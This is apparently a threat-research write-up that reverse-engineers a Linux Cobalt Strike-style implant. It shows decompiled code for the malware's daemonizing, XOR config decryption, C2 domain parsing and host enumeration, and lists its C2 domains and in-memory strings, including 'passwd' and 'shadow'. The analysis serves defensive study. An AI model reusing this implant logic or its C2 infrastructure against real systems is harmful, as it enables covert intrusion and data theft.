
C2 Servers: update.microsoftkernel[.]com, amazon.hksupd[.]com, update.microsofthk[.]com
virustotal.com/gui/file/71294...

12:02 AM · Jul 24, 2019 · Twitter Web Client

Figure 6: A tweet containing both C2 server domains

Reverse engineering analysis


Focusing on the malware inner code itself, once the malware is executed, it will run in the background silently without giving any output on the screen as the first code of the main function of the malware is calling the daemon function at *line 8* shown in the decompiler screenshot below. (Most of the function has been renamed to ease our analysis).



```
Decompile: main -  (x11-gtk)
 1
 2  void  main(void)
 3
 4  {
 5    uint  uVar1;
 6    pthread_t  local_10;
 7
 8    daemon(0x0,0x0);
 9    uVar1  =  wrap_sys_gettid ();
10    srand(uVar1);
11    wrap_decryption ();
12    wrap_sha256_things ();
13    wrap_return_1 ();
14    wrap_rsa_pubkey ();
15    wrap_enumeration_and_createb64  ();
16    wrap_sem_init ();
17    pthread_create (&local_10 ,(pthread_attr_t  *)0x0,create_thread ,(void *)0x0);
18    do {
19      wrap_connection_c2 ();
20      uVar1  = 0x12c;
21      if (-0x1  <  DAT_00615788  / 0x3e8) {
22        uVar1  =  DAT_00615788  / 0x3e8;
23      }
24      sleep(uVar1);
25    } while( true );
26  }
27
```

Figure 7: The first part of the main function


At the address *4035F3 (line 9)*, the malware will execute a subroutine renamed as "*wrap_sys_getid*" which will be used to get thread ID (TID) or the Process ID (PID) of the running malware. This called function will return the number of the TID and serve the number into function "*j_srand*" to generate an integer number.
On the next line at the address *4035FF* which is renamed as "*wrap_decryption*", the malware calls this subroutine function that will be used to decrypt and parse most of the encrypted strings and data in the malware executable to be used to create network request to the attacker infrastructure. In figure 8 below, the decryption routine of the XOR encoded Cobalt Strike config using XOR key *0x69*.



```
puVar10  = (undefined  *)malloc (0x1000 );
if ((ptr_to_encoded_CS_config   < puVar10  + 0x10 ) && (puVar10  < ptr_to_encoded_CS_config   + 0x10 )) {
  lVar14  = 0x0;
  do {
    puVar10 [lVar14 ] = ptr_to_encoded_CS_config  [lVar14 ] ^ 0x69 ;
    lVar14  = lVar14  + 0x1;
  } while (lVar14  != 0x1000 );
}
else {
  lVar14  = 0x0;
  do {
    uVar15  = *(ulong  *)((long )(ptr_to_encoded_CS_config   + lVar14 ) + 0x8 );
    *(ulong  *)(puVar10  + lVar14 ) = *(ulong  *)(ptr_to_encoded_CS_config   + lVar14 ) ^ 0x6969696969696969  ;
    *(ulong  *)((long )(puVar10  + lVar14 ) + 0x8 ) = uVar15  ^ 0x6969696969696969  ;
    lVar14  = lVar14  + 0x10 ;
  } while (lVar14  != 0x1000 );
}
ptr_to_encoded_CS_config   = puVar10 ;
wrap_decrypt ();
wrap_decrypt_1 (PTR_DAT_00615468  ,&DAT_00615808  );
wrap_decrypt_1 (PTR_DAT_00615460  ,&DAT_00615820  );
wrap_decrypt_1 (PTR_DAT_00615458  ,&DAT_00615838  );
wrap_decrypt_1 (PTR_DAT_00615450  );
FUN_004064c0 (&DAT_006157f0  );
puVar10  = ptr_to_encoded_CS_config  ;
```

Figure 8: Decryption algorithm of encoded CS config


Moreover, in the function renamed as “*wrap_decryption*”, the malware also includes a function to read resolver configuration files which are used to configure DNS name servers in Linux OS.



```
  bVar12 = 0x0;
  __stream = fopen("/etc/resolv.conf","r");
  if (__stream == (FILE *)0x0) {
    return 0x0;
  }
  do {
    do {
      do {
        pcVar4 = fgets(&local_428,0xc8,__stream);
        if (pcVar4 == (char *)0x0) {
          return 0x1;
        }
        bVar11 = local_428 == '#';
      } while (bVar11);
      lVar8 = 0xa;
      puVar10 = (uint *)&local_428;
      pcVar4 = "nameserver";
      do {
        if (lVar8 == 0x0) break;
        lVar8 = lVar8 + -0x1;
        bVar11 = *(char *)puVar10 == *pcVar4;
        puVar10 = (uint *)((long)puVar10 + (ulong)bVar12 * -0x2 + 0x1);
        pcVar4 = pcVar4 + (ulong)bVar12 * -0x2 + 0x1;
      } while (bVar11);
    } while (!bVar11);
    pcVar4 = strtok(&local_428," ");
    puVar10 = (uint *)&local_428;
    if (pcVar4 == (char *)0x0) {
LAB_0040658e:
      strtok(&local_428,"\t");
      paVar5 = (allocator *)strtok((char *)0x0,"\t");
    }
    else {
```

Figure 9: Read resolve.conf


When debugging a part of “*wrap_decryption”*, there is a part where the program will parse out the C2 domains from the config allocated in memory previously explained. The parsed C2 domains is made at the line shown in Figures 10.



```
0040f615 - LAB_0040f615
                 LAB_0040f615
0040f615 CALL   <EXTERNAL>::_Unwind_Resume

0040f506
0040f506 LEA    RDI=>local_48, [RSP + 0x10]
0040f50b MOV    RDX, RBP
0040f50e MOV    RSI, R12
0040f511 CALL   <EXTERNAL>::std::basic_string<char,std::char_traits…
0040f516 MOV    RAX, qword ptr [RSP + local_48]
0040f51b CMP    qword ptr [RAX + -0x18], 0x0
0040f520 JZ     LAB_0040f54c

0040f522
0040f522 MOV    RDI, qword ptr [R13 + 0x8]
0040f526 CMP    RDI, qword ptr [R13 + 0x10]
0040f52a JZ     LAB_0040f5a8

0040f52c
0040f52c TEST   RDI, RDI
0040f52f JZ     LAB_0040f5a0

0040f531
0040f531 LEA
```

Figure 10: Parsing the first C2 domain from config


The below figure shows some of the strings that have been decrypted and parsed in memory after the function "*wrap_wrap_decryption*" finished execute. These strings did not appear if the program are not running. Thus, dynamic analysis or execution is required to dump the strings from the memory. These strings then will be used to build and create C2 communication in a function renamed as "*wrap_connection_c2*" explain later.



```
cdn1
hp /jquA
ad /hinet
ptj /j.ad /ga.js /@
wLis/jquery.js
update.microsofthk.com
/fwlink
/ga.js
/en_US/all.js
/activity
/pixel
/match
/visit.js
/load
/push
/ptj
/j.ad
facebook
/modules/search.aspx
/blog/wp-includes/config.php
/template/template.jsp
apple
news
cdn6
amazon
update.microsoftkernel.com
1 cdn
cdn2
chrome
firefox
tet-53748
!*O<
m;N1
5s@=
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; GTB7.4; InfoPath.2)
passwd
files
Content-Type: application/octet-stream
Referer: http://www.microsoft.com
hk.com,/ca
5;n_V7,
(icrosoftkernel.com
/dot.gif0
update.microsofthk.com
www.microsoft.co0
!*OLinux-3.10.0-1160.el7.x86_64
shadow
```

Figure 12: In-memory strings


Besides that, another interesting function to investigate is a function renamed as “*wrap_enumeration_and_createb64*”. In the subroutine function, it will enumerate and get the infected host’s information.



```
undefined8 wrap_enumeration_and_createb64(void)

{
  int *piVar1;
  int iVar2;
  undefined4 local_1c;
  long local_18;
  undefined8 local_10;

  wrap_enum_host_information();
  local_10 = 0x0;
  local_1c = 0x0;
  wrap_append_strings(&local_10,&local_1c);
  wrap_mem_rsa(local_10,local_1c,&DAT_00615730,&DAT_00615728);
  wrap_free_mem(local_10);
  wrap_createb64(&local_18,DAT_00615730,DAT_00615728);
                    /* try { // try from 004047ad to 004047b1 has its CatchHandler @ 004047f4 */
  std::basic_string<char,std::char_traits<char>,std::allocator<char>>::assign((basic_string *)&DAT_
  if ((allocator *)(local_18 + -0x18) != (allocator *)std::basic_string<char,std::char_traits<char>
    piVar1 = (int *)(local_18 + -0x8);
    if (false) {
      iVar2 = *(int *)(local_18 + -0x8);
      *(int *)(local_18 + -0x8) = iVar2 + -0x1;
    }
    else {
```

Figure 13: Subroutine wrap_enumeration_and_createb64 decompiled code

